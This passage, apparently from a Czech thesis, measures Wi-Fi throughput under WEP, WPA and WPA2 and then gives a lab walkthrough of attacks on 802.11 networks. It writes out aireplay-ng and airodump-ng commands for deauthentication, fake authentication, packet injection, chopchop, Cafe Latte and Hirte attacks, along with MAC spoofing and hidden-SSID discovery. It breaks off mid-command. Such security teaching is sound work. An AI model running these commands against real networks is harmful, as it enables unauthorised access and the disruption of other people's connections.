Propustnost byla měřena vždy od serveru ke klientovi a pro každý typ šifrování byl testován přenos 32 MB a následovně 1 GB s použitím protokolu TCP. Operace byla provedena několikrát pro omezení vlivu náhodných jevů.

Testování bylo provedeno nejprve pro otevřenou síť, nezabezpečenou, dále pak pro 64bitový WEP, 128bitový WEP, WPA s předsdíleným klíčem a WPA2, taktéž s předsdíleným klíčem. Pro každý z testů byl nově spuštěn Iperf server příkazem: `iperf -s`, který dle obrázku 3.2 naslouchá na portu 5 001, což jak lze vidět níže, bylo stejné pro všechny testy.

```
------------------------------------
Server listening on TCP port 5001
TCP window size: 85.3 KByte (default)
------------------------------------
```

Obr. 3.2: Iperf Server

3.1 Otevřená síť

Při využití nezabezpečené sítě, z obrázku 3.3 můžeme zjistit, že se klient s IP adresou 192.168.1.103 a portem 44 914 připojoval k serveru s IP adresou 192.168.1.193 na

portu 5 001. Bylo zde také využito parametru *n* (velikost v bytech), pro nastavení na 1 GB a dále *i*, pro výpisy přenosu každých 60 vteřin.

Provedeno příkazem:
`iperf -c 192.168.1.193 -n 1GB -i 60`.

```
------------------------------------------------------------
Client connecting to 192.168.1.193, TCP port 5001
TCP window size: 21.0 KByte (default)
------------------------------------------------------------
[  3] local 192.168.1.103 port 44914 connected with 192.168.1.193 port 5001
[ ID] Interval       Transfer     Bandwidth
[  3]  0.0-60.0 sec   161 MBytes  22.5 Mbits/sec
[  3] 60.0-120.0 sec   156 MBytes  21.9 Mbits/sec
[  3] 120.0-180.0 sec   160 MBytes  22.4 Mbits/sec
[  3] 180.0-240.0 sec   157 MBytes  21.9 Mbits/sec
[  3] 240.0-300.0 sec   160 MBytes  22.4 Mbits/sec
[  3] 300.0-360.0 sec   157 MBytes  22.0 Mbits/sec
[  3]  0.0-387.1 sec  1.00 GBytes  22.2 Mbits/sec
```

Obr. 3.3: Iperf Klient

Z výsledku můžeme vidět, že propustnost, se pohybovala mezi 21.9–22.5 Mb/s, což dalo v průměru 22.2 Mb/s. I časové intervaly těmto hodnotám odpovídají. Při využití šifrování byl postup naprosto stejný, tudíž následovně zobrazuji jen průměrné hodnoty.

3.2 64bitový WEP

V tomto případě trvalo přenést 1 GB 392.2 vteřin, což ve srovnání s otevřenou sítí dává jen velice malý rozdíl.

```
[  3]  0.0-392.2 sec  1.00 GBytes  21.9 Mbits/sec
```

Obr. 3.4: Iperf Klient - 64b WEP

3.3 128bitový WEP

Zde změna nenastala skoro žádná, doba přenosu byla jen lehce delší.

```
[  3]  0.0-392.9 sec  1.00 GBytes  21.9 Mbits/sec
```

Obr. 3.5: Iperf Klient - 128b WEP

3.4 WPA-PSK

Při použití WPA s předsdíleným klíčem už je změna značná. Při přenosu 1 GB to znamená prodlevu 41 a půl vteřiny, což znamená, že např. při přenosu 2 GB už to dá rozdíl 1 minutu a 20 vteřin.

```
[  3]  0.0-428.7 sec  1.00 GBytes  20.0 Mbits/sec
```

Obr. 3.6: Iperf Klient - WPA

3.5 WPA2-PSK

A nakonec, s použitím WPA2-PSK změna taktéž nastala, dokonce k lepšímu, než u WPA-PSK. Přenos 1 GB trval 414.4 vteřiny, propustnost se měnila v rozmezí 20.5–21.0 Mb/s.

```
[  3]  0.0-414.4 sec  1.00 GBytes  20.7 Mbits/sec
```

Obr. 3.7: Iperf Klient - WPA2


3.6 Shrnutí

Po shlédnutí výsledku je zřejmé, že vliv na rychlost sítě, při použití šifrovacích algoritmů zde je.

Konkrétní hodnoty jsou zobrazeny v tabulce 3.1 a vyneseny v grafu 3.8, kde tedy můžeme vidět, že jak při přenosu 32 MB, tak 1 GB bylo nejlepších výsledků dosaženo při využití nezabezpečené sítě, avšak propustnosti okolo 22 Mb/s v obou případech dosahuje i použití algoritmu WEP.

Je tedy velice vhodné použít alespoň ten, pokud nám jde hlavně o dosažení vyšší rychlosti a nemáme strach o narušení bezpečnosti, či vniknutí neoprávněného uživatele.

Nejhoršího výsledku, v porovnávání propustnosti dosáhl algoritmus WPA, či WPA2, očividně z důvodu lepší formy zabezpečení, především použitím mnohem náročnějších šifrovacích technik ve srovnání s WEP algoritmem.



Obr. 3.8: Srovnání propustností při přenosu rozdílné délky dat

Tab. 3.1: Detailní přehled při srovnání přenosu 32 MB a 1 GB dat

	32 MB/1 GB	
Typ šifrování	**Časová náročnost**	**Propustnost**
Otevřený systém	11.9 / 387.1 sek	22.6 / 22.2 Mbit/s
64-bitový WEP	12.0 / 392.2 sek	22.3 / 21.9 Mbit/s
128-bitový WEP	12.0 / 392.9 sek	22.3 / 21.9 Mbit/s
WPA-PSK	13.3 / 428.7 sek	20.2 / 20.0 Mbit/s
WPA2-PSK	12.9 / 414.4 sek	20.8 / 20.7 Mbit/s

4 ÚTOKY NA SÍTĚ 802.11 A JEJICH ŠIFROVACÍ ALGORITMY

Většina lidí si myslí, že když jejich síť zabezpečí nějakým šifrovacím algoritmem, mají vše v bezpečí. My si zde ukážeme, že tomu tak není a je jen otázkou času, jak rychle lze jednotlivý algoritmus prolomit.

Budu se zde převážně věnovat útokům na přístupový bod, na kterém bude již komunikovat nějaký klient, ale také si ukážeme útoky, kdy k AP není připojen klient žádný.

4.1 Použitá zařízení a softwarové vybavení

Jako přístupový bod byl použit domácí router **ZyXEL P-660HW-T3** obr.4.1, podporující standard 802.11g, algoritmy WEP, WPA-PSK či WPA2-PSK.

Obr. 4.1: Přístupový bod ZyXEL

Pro připojení klienta byl využívaný integrovaný, bezdrátový adaptér uvnitř notebooku **Lenovo E520** s podporou standardů 802. 11b,g,n, s MAC adresou 74:E5:0B:C0:5B:8C.

Obr. 4.2: Použité zařízení

- procesor: Intel core i5 M460 2. 53 GHz
- paměť: DDR3 4 GB.
- pevný disk: Toshiba MK7559GS 5400 ot./min.

Pro útoky byl použit USB bezdrátový adaptér **ALFA AWUS036H**, lze vidět na obr.4.2, s chipsetem **Realtek RTL8187L**, ovladačem **rtl8187** a patchem **compat-drivers-frag+ack**, pro podporu injekce.

Jako programové vybavení bylo použito několik open sourcových balíčků: **aircrack-ng** ve verzi 1.2 beta3, **crunch** ve verzi 3.6, **cowpatty** ve verzi 4.6 a **genpmk** ve verzi 1.1, všechny běžící na systému **Arch Linux** ve verzi 3.14.4-1-ARCH.

První z nich aircrack-ng je program pro crackování hesel algoritmů WEP, WPA-PSK či WPA2-PSK. Program obsahuje mnoho nástrojů, ty nejpoužívanější jsou:

- airmon-ng - umožní nastavit adaptér do monitorovacího módu
- airodump-ng - určen k zachytávání šifrovaných paketů, sbírání vektorů IV, nebo umožní vypsat seznam dostupných sítí
- aireplay-ng - určen pro falešnou autentizaci, deautentizaci klientů, generování provozu na síti, chopchop útok aj.
- aircrack-ng - pro slovníkový útok na WPA, WPA2 algoritmy a pro obnovení WEP klíče pomocí metod PTW či FMS/KoreK
- packetforge-ng - slouží k vytvoření zašifrovaných paketů, vhodných pro injekci (využito v chopchop, nebo fragmentačním útoku) [8]

4.1.1 Možné útoky pomocí aireplay-ng

Útok číslo 0: Deautentizace

Princip tohoto útoku spočívá v tom, že odešleme několik disasociačních paketů klientovi, který je aktuálně připojen k danému přístupovému bodu.

Důvody, proč bychom chtěli tento útok provést jsou:

- Odhalení skrytého SSID, klienta donutíme k opětovnému připojení k AP a tím nám odhalí dané SSID

- Zachycení 4-way handshake při WPA/WPA2 šifrování

```
aireplay-ng -0 3 -a XX:XX:XX:XX:XX:XX -c XX:XX:XX:XX:XX:XX mon0
```

- -0 nám značí deautentizační útok;
- 3 - počet deautentizací, které chceme poslat (můžeme nastavit na 0, aby se odesílalo do té doby, než zachytíme danou 4-way handshake);
- -a - MAC adresa přístupového bodu;
- -c - MAC adresa připojeného klienta;
- mon0 - rozraní, přes které útok provádíme

Útok číslo 1: Falešná autentizace

Falešná autentizace se provádí, když k danému přístupovému bodu není aktuálně připojen žádný klient a chceme provést útoky pomocí nástroje aireplay-ng. Je ale důležité vědět, že nám tento typ útoku nám nevytvoří žádné ARP pakety. Taktéž ho nelze provést při WPA/WPA2 šifrování.

```
aireplay-ng -1 3000 -e XXXX -a XX:XX:XX:XX:XX:XX -h XX:XX:XX:XX:XX:XX
-o 1 -q 10 mon0
```

- -1 - značí falešnou autentizaci;
- 3000 - značí čas, po který budeme odesílat keep-alive pakety;
- -a - MAC adresa přístupového bodu;
- -h - MAC adresa karty, kterou chceme falešně autentizovat;
- -o - počet paketů, které se naráz budou odesílat;
- -q - čas (v sekundách), po kterém se odešlou keep alive pakety

Aplikování všech parametrů, uvedených výše, není nutné, ale měli bychom tím vyloučit možnost, že se nebudeme schopni falešně autentizovat. Pokud by ani toto nepomohlo, musíme se dostat blíže k přístupovému bodu (slabý signál), nebo je zapnuta filtrace MAC adres, která lze lehce obejít - jak je uvedeno v 4.2.

Útok číslo 2: Interactive packet replay

Tento typ útoku nám umožní injektovat zpět do sítě určité typy paketů. Je to buď tok paketů přímo z wifi karty nebo ze zachyceného pcap souboru, získaného defragmentačním, či chopchop útokem.

```
aireplay-ng -2 -b XX:XX:XX:XX:XX:XX -h XX:XX:XX:XX:XX:XX -c FF:FF:FF:
FF:FF:FF -t 1 -p 0841 mon0
```

- -2 - značí interactive packet replay útok;
- -c - MAC adresa přístupového bodu;
- -h - MAC adresa útočící karty;
- -c - aby přístupový bod přijmul daný paket a následně ho přeposlal s novým vektorem IV, o což nám jde, je nutné paketu přidělit broadcastovou adresu. AP totiž vždy přeposílá (opakuje) pakety, které nesou ve svojí hlavičce adresu FF:FF:FF:FF:FF:FF;
- -t - značí, že se bude používat vlajka v poli rámce "To DS";
- -p 0841 - nastaví vlajku v řídícím poli rámce "To DS" na 1, což nám změní paket tak, že bude vypadat, že jde od bezdrátového klienta směrem do distribučního systému (lokální sítě)

Druhou možností je přeposlání získaného ARP paketu (fragmentačním nebo chop-chop útokem):

```
aireplay-ng -2 -r XXX.cap -b XX:XX:XX:XX:XX:XX mon0
```

- -r - název zašifrovaného ARP paketu .cap, který jsme vygenerovali nástrojem packetforge-ng;
- -b - je MAC adresa AP (není nutno uvádět)

Následně začneme injektovat daný ARP paket a při spuštěném airodump-ng uvidíme, jak nám stoupají zachycené vektory IV.

Útok číslo 3: ARP request replay útok

Princip ARP replay útoku spočívá v odposlechnutí ARP paketu, jdoucího od přístupového bodu k připojenému klientovi, nelze avšak aplikovat útok č. 1 – falešnou autentizaci, jelikož se negenerují žádné ARP pakety, tento útok lze tedy použít pouze když na síti komunikuje jiná stanice. Se zachyceným ARP paketem ja následně naloženo tak, že se přepošle zpět na AP, které mu bude nuceno přidělit nový vektor IV a následně ho znovu odeslat.

```
aireplay-ng -3 -b XX:XX:XX:XX:XX:XX -h XX:XX:XX:XX:XX:XX mon0
```

- -3 - nám značí ARP request replay útok;

- -b - MAC adresa přístupového bodu;
- -h - MAC adresa útočící karty;

Je možné zkombinovat tento útok s útokem č.0, protože při novém připojení klienta je do sítě odesláno několik ARP paketů, které je pak možné injektovat.

Útok číslo 4: KoreK chopchop útok

V kapitole 2.1 jsme si rozebrali princip šifrovacího algoritmu WEP, a tudíž známe slabinu v kontrolním součtu CRC-32.

Tab. 4.1: Rámec č. 1

DATA						**ICV**			
D0	D1	D2	D3	D4	D5	I3	I2	I1	I0
+	+	+	+	+	+	+	+	+	+
K0	K1	K2	K3	K4	K5	K6	K7	K8	K9
=	=	=	=	=	=	=	=	=	=
R0	R1	R2	R3	R4	R5	R6	R7	R8	R9

Tab. 4.2: Rámec č. 2

DATA					**ICV**			
D0	D1	D2	D3	D4	I3	I2	I1	I0
+	+	+	+	+	+	+	+	+
K0	K1	K2	K3	K4	K5	K6	K7	K8
=	=	=	=	=	=	=	=	=
R0	R1	R2	R3	R4	R5	R6	R7	R8

Chopchop útok je založen na tom, že ze zachyceného rámce (v tomto případě rámec č. 1) odkrojíme poslední datový byte (tím vznikne rámec č. 2), těsně před byty ICV, jehož hodnotu se snažíme uhádnout, spolu vypočtením hodnoty ICV. Tedy v tomto případě se snažíme uhádnout hodnotu $D5 + I3$. Jejich hodnota může být od 00 do FF (od 0 do 255) a nazveme ji jako $X = I3 + D5$.

$$R5 = I3 + K5 = (I3 + D5) + (D5 + K5) = X + S5$$

Po vypočtení této hodnoty je rámec přeposlán na AP. Pokud je domněnka správná, je rámec přístupovým bodem broadcastován ven. Pokud je domněnka špatná, je rámec zahozen a hodnota X je znovu přepočítána. Chopchop potřebuje znát, které

rámce jsou přístupovým bodem přeposílány, takže zašifruje domněnku v posledním bytu rámce. Tím pádem se nemusí čekat na odpověď od AP a může se pokračovat v posílání, do té doby, než nám AP pošle rámec s cílovou MAC adresou, korespondující s tou, co hledáme. Tím, že byl rámec přístupovým bodem přeposlán dále znamená, že vypočtené ICV je správné a tak se tento rámec vezme a stejným procesem se přistupuje ke všem ostatním bytům tohoto rámce, do té doby, než uhádneme celý prostý text.

```
aireplay-ng -4 -h XX:XX:XX:XX:XX:XX -b XX:XX:XX:XX:XX:XX mon0
```

- -4 - značí chopchop útok;
- -b - MAC adresa přístupového bodu;
- -h - MAC adresa útočící karty, pokud byla použita falešná autentizace;

Je také možné využít dalších parametrů jako: `-m` a `-n`, pomocí kterých určíme minimální a maximální délku rámce se kterým chceme pracovat nebo vyzkoušet útok neautentizovaný. U něho tedy nespecifikujeme možnost `-h` a tudíž bude zdrojová MAC adresa při odesílání rámců generována náhodně.

```
aireplay-ng -4 -b XX:XX:XX:XX:XX:XX mon0
```

Je ale nutné podotknout, že tento neautentizovaný útok nemusí fungovat na všech přístupových bodech.

Při úspěšném provedené útoku a tedy uhodnutí všech bytů zachyceného rámce nám chopchop útok zanechá dva soubory - *.cap a *.xor (*.cap obsahuje prostý text a *.xor, který obsahuje keystream, neboli hledaný klíč). Soubor *.xor pak použijeme k vygenerování arp paketu (pomocí nástroje packetforge-ng) a následně ho budeme moci využít k injekci.[11][12]

Útok číslo 5: Fragmentační útok

Po provedení tohoto útoku je možné získat 1500 bytů PRGA (výstup RC4, neboli posloupnost jedniček a nul - obsahujících vektor IV a šifrovací klíč) uvnitř souboru *.xor, který získáme po úspěšném provedení útoku. Následně je tento soubor, stejně jako u chopchop útoku, použit k vygenerování ARP paketu a následném použití pro injekci. K tomu abychom získali z paketu PRGA, je nutné znát jeho prostý text. Skoro všechny 802.11 pakety mají hlavičku LLC/SNAP, která je připojena při zapouzdřování.

SNAP DSAP 0xAA	SNAP SSAP 0xAA	CTRL 0x03	ORG code 0x00	ORG code 0x00	ORG code 0x00	Ether type 0x08	Ether type 0x0800 0x0806

Obr. 4.3: SNAP hlavička

Tato hlavička má délku 8 bytů a obsahuje téměř vždy konstatní pole, až na Ethernet type, který definuje IP nebo ARP protokol. ARP pakety obsahují LLC/SNAP hlavičku, ARP hlavičku a ARP data. Mají délku $8 + 8 + 20 = 36$, z čehož plyne, že pakety větší délky než 36, mohou být považovány za IP.

U zachyceného paketu známe tedy 8 bytů prostého textu, které nám dají po provedení operace XOR 8 bytů PRGA. Fragmentace, uvedená ve standardu 802.11 nám rozděluje rámce na menší fragmenty, které obsahují pole s číslem fragmentu, udávající pozici fragmentu v rámci. Velikost tohoto pole je 4 bity, což nám umožní vytvořit 2^4 fragmentů. Je tím umožňeno odeslat do sítě jakákoli data po 4 bytových kusech, spolu s 8 byty PRGA. Rámec je odeslán jako broadcast a daný AP následně přepošle dál, čímž nám odhalí další kus PRGA - jelikož prostý text známe a LLC/SNAP hlavičku taktéž.

Tímto způsobem se pokračuje do té doby, než odhalíme dostatečnou délku PRGA, která má většinou 1500 bytů.[13][14]

Aplikace je prováděna tímto způsobem:

```
aireplay-ng -5 -b XX:XX:XX:XX:XX:XX -h XX:XX:XX:XX:XX:XX mon0
```


Útok číslo 6: Cafe Latte útok

Využívá toho, že zařízení s bezdrátovým adaptérem aktivně zkoušejí, zdali není v dosahu síť s SSID, ke které se v minulosti připojily (obvykle stanice se systémem Windows) a pokud by tato síť byla objevena, tak se k ní automaticky připojují.

Princip je v tom, že útočník vytvoří dvojče, tzv. „evil twin“, k přístupovému bodu, ke kterému se klient automaticky připojuje (toto dvojče bude mít stejné SSID, takže klient nepozná, že se jedná o falešné AP). Tím, že se asociuje k falešnému AP, odešle pár ARP paketů, které budou zašifrované hledaným tajným klíčem, čehož využijeme. Malé množství ARP paketů nám stačit nebude, z toho důvodu je nutné nějak donutit klienta, aby nám je posílal opakovaně, do té doby, než jich budeme mít dostatek.

Autoři Cafe Latte útoku (Ramachandran a Ahmad) našli způsob, jak reagovat na klientovy ARP požadavky (requesty) a vytvořit tak ARP odpověď (reply). Po

zachycení jednoho z paketů je možné pozměnit pár bitů, tak aby z něho byla ARP odpověď.



Obr. 4.4: Princip Cafe Latte útoku

Princip popisuje obrázek 4.4 a rovnice 4.1. K zachycenému paketu je připojena pomocí XOR operace bitová maska, která má vypočtenou vlastní hodnotu ICV (tzv. „ICV patch“). To nám ve výsledku dá modifikovaná data, avšak správnou hodnotu ICV.

$$C' = C \oplus \{\Delta, c(\Delta)\} \tag{4.1}$$

Útok funguje z důvodu neschopnosti klienta poznat, zdali byl paket při přenosu modifikován, či byl někým zachycen. To vše se děje kvůli použití CRC-32, který nám pouze detekuje chyby při přenosu.[15]

Použití je pak:

```
aireplay-ng -6 -h XX:XX:XX:XX:XX:XX -b XX:XX:XX:XX:XX:XX -D mon0
```

- -6 - značí Cafe Latte útok;
- -h - MAC adresa naší útočící karty;
- -b - MAC adresa AP, kam se klient připojuje;
- -D - vypne detekci AP

Útok číslo 7: Hirte útok

Jedná se o vylepšený Cafe Latte útok, který dokáže použít nejenom ARP pakety, ale i IP pakety. Myšlenka je stejná, opět vytvořit ARP požadavek (request) s cílovou IP adresou na 33. bytu (IP adresa klienta) a poslat ho k němu, aby nám zpětně

odpověděl. Zdrojová IP adresa je zjištěna ze zachyceného paketu - pro ARP je to pozice 23 a pro IP pozice 21. Typ paketu se dá určit podle jeho délky - 68 nebo 86 bytů má ARP paket, jinak se jedná o IP paket.

Tím, že neznáme tajný klíč, víme pouze na které pozici (bytu) se IP adresy vyskytují jednoduše nemůžeme přesouvat byty, jelikož by byl pak paket neplatný. Z toho důvodu je využito fragmentace, ARP požadavek je odeslán jako dva fragmenty, délka prvního je zvolena tak, aby byla příchozí - zdrojová IP adresa přesunuta na pozici 33, když se fragmenty při příchodu ke klientovi spojí. Druhý fragment je původní, přijatý paket.

V případě IP paketu je technika obdobná, jsou zde pouze tři fragmenty, plus ten zachycený.[16]

Aplikace:

```
aireplay-ng -7 -h XX:XX:XX:XX:XX:XX -D mon0
```

4.1.2 PTW útok

Příchod útoku PTW (Pyshkin, Tews, Weinmann) a nahrazení tak staršího FMS (Fluhrer, Mantin, Shamir) znamenalo další urychlení získání WEP klíče. V roce 2007 tito pánové uvedli, že k 50% úspěšnosti útoku už stačí pouze 35 tisíc zachycených paketů a k 95% úspěšnosti 55 tisíc paketů. Základním kamenem pro ně byla analýza šifry RC4 od Andrease Kleina z roku 2005.

$$K = IV||Rk. \tag{4.2}$$

Víme, že vektor IV je obsažen v prostém textu, známe tedy jeho hodnotu pro daný paket. Je tedy možné a princip je v tom, že zachytíme paket, u kterého známe prvních 15 bytů dat. Rovnice 4.2 nám dává kombinace K pro každý z vektorů IV. Pro každou hodnotu, každého bytu je spuštěn KSA algoritmus šifry RC4, což nám dá vždy 15 možností. Pro každý nový vektor IV je tato operace opakována, což nám pokaždé dá nové hodnoty výstupu KSA. Tato hodnota je zvolena jako A_i pro $i \in \{0, \ldots, 14\}$.

Po zachycení dostatečného množství paketů a zanalyzování těchto hodnot je zvolena ta, která se nejvíckrát opakovala a je usuzováno, že se jedná o daný klíč. Správnost se testuje dešifrováním jednoho z paketů. V případě nesprávnosti je vybrána druhá hodnota A_i v pořadí a pokračuje se dál.[17, 18]

4.2 Příprava k útokům

Před každým útokem je nutné nastavit adaptér do **monitorovacího módu**, čehož dosáhneme využitím nástroje **airmon-ng** - nutno mít práva superuživatele.

V našem případě máme pouze jeden a to wlan0. Příkazem `iwconfig`[1], si zobrazíme výpis všech použitelných adaptérů obr.4.5

```
wlp0s26u1u4  IEEE 802.11bg  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Obr. 4.5: Výpis adaptérů

Nastavením adaptéru ***wlp0s26u1u4*** do monitorovacího módu se nám vytvoří virtuální adaptér ***mon0*** obr.4.6, kterého budeme následně využívat. Nejprve je však dobré si adaptér vypnout, příkazem `ifconfig wlp0s26u1u4 down` a až poté ho nastavit do monitorovacího módu, abychom se vyhnuli chybě s negativním kanálem (-1), viz obr. 4.6:

```
airmon-ng start wlp0s26u1u4
```

```
Interface       Chipset         Driver

wlp3s0          Unknown         brcmsmac - [phy0]
wlp0s26u1u4             Realtek RTL8187L        rtl8187 - [phy2]
                                (monitor mode enabled on mon0)
```

Obr. 4.6: Nastavení do monitorovacího módu


Nyní si vypíšeme seznam dostupných sítí, abychom mohli vybrat správně parametry pro nástroj **airodump-ng** a být schopni zachytávat pakety z daného přístupového bodu.:

```
airodump-ng mon0
```

Na obr.4.7 je možné o všech dostupných sítích zjistit:

- BSSID - identifikátor přístupového bodu (MAC adresa)
- Beacons - počet přijatých rámců typu beacon
- Data - počet zachycených datových paketů
- CH - kanál na kterém AP vysílá

[1] V případě nejistoty použijeme **airmon-ng**, který nám vypíše všechny adaptéry, včetně jejich ovladačů, podle čeho bychom měli poznat ten správný.



Obr. 4.7: Zobrazení dostupných sítí

- ENC - typ použitého šifrování
- ESSID - identifikátor sítě
- MB - maximální rychlost jakou lze komunikovat

Je dobré počkat, až se do dané sítě připojí nějaký klient, abychom si mohli podle něho změnit MAC adresu adaptéru určeného k útočení a vyhli se tak případnému problému s filtrem MAC adres. Využijeme volně dostupného balíčku macchanger.

```
ifconfig mon0 down
macchanger --mac=74:E5:0B:C0:5B:8C mon0
ifconfig mon0 up
```

Poslední věcí před započtením útoků je začít sbírat pakety vysílané daným přístupovým bodem a uložit je na disk.

Z předešlého obrázku tedy vyčteme, že naše síť **WEP64** vysílá na kanálu **8** a MAC adresa přístupového bodu je **00:02:CF:7F:B5:D1**. To nám stačí na zadání parametrů nástroje **airodump-ng**:

```
airodump-ng -c 8 -w WEP64 --bssid 00:02:CF:7F:B5:D1 --ivs mon0
```

Jednotlivé parametry značí:

- -c - zvolení kanálu pro zachytávání paketů
- -w - název souboru, do kterého se bude zapisovat
- --bssid - MAC adresa přístupového bodu, ze kterého budeme zachytávat pakety
- --ivs - ukládáme pouze vektory IV, z důvodu velikosti souboru

V této chvíli jsme připraveni jsme připraveni k útoku.

4.3 Útoky v praxi

4.3.1 Skryté SSID

První takovou nejjednodušší formou „zabezpečení“, co si mnoho lidí mylně myslí, je zamezit všesměrové vysílání identifikátoru sítě SSID.

To způsobí pouze to, že ho přístupový bod vynuluje ze svých beacon rámců, které poskytují informace o síti, avšak jakmile se pokusí klient navázat spojení, tak nám ho on sám prozradí, jelikož je SSID přenášeno nezašifrovaně.

Lze taky použít jiný způsob, pokud už bude klient připojen, pomocí nástroje **aireplay-ng** a poslat požadavek na deautentizaci. Klient si bude myslet, že požadavek přichází od AP a znovu naváže spojení. V té chvíli nám prozradí dané SSID.

Postup je stejný jako v kapitole 4.2. Avšak obvykle bychom po zadání příkazů

```
airodump-ng -c 8 -w SSID --bssid 00:02:CF:7F:B5:D1 --ivs mon0
```

viděli SSID sítě. V našem případě, kdy je skryté, vidíme však pouze <length: 1> obr.4.8 a záleží na použitém AP, jestli uvidíme počet znaků SSID nebo ne. [9]

Použitý AP nám skrývá i počet znaků, tudíž vidíme pouze jedničku.[2]

```
CH  8 ][ Elapsed: 4 s ][ 2014-05-08 17:29
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
00:02:CF:7F:B5:D1  -28 100       46        1    0   8  54   WEP  WEP         <length:  1>
BSSID              STATION            PWR   Rate    Lost    Frames  Probe
00:02:CF:7F:B5:D1  74:E5:0B:C0:5B:8C  -19    0 -54      0        1
```


Obr. 4.8: Použití nástroje airodump-ng při skrytém SSID

Využijeme připojeného klienta, s MAC adresou 74:E5:0B:C0:5B:8C a provedeme příkaz

```
airreplay-ng -0 5 -a 00:02:CF:7F:B5:D1 -c 74:E5:0B:C0:5B:8C mon0
```


čímž zahájíme deautentizační útok, obr.4.9.

[2] Může být i nula



Obr. 4.9: Deautentizace klienta

Čísla ACKs na obr.4.9 značí počet paketů přijatých klientem/přijatých od AP. Čísla blížící se 64 jsou ideální stav, kdy se při přenosu neztratil žádný paket a klient, AP jsou v dostatečné blízkosti. Na dalším obr. 4.10 lze vidět, že jsme získali skryté SSID.



Obr. 4.10: Úspěch při deautentizaci


4.3.2 Interactive packet replay útok

První věc, co při každém útoku je potřeba udělat je nastartovat nástroj airodump-ng, dle 4.2. Vybrat si daný přístupový bod a spustit zachytávání vektorů IV.

Jako další je nařadě provést falešnou autentizaci a spustit útok nástrojem aireplay-ng (s parametrem 2):

```
aireplay-ng -1 3000 -e WEP64 -a 00:02:CF:7F:B5:D1 -h 74:E5:0B:C0:5B:8C
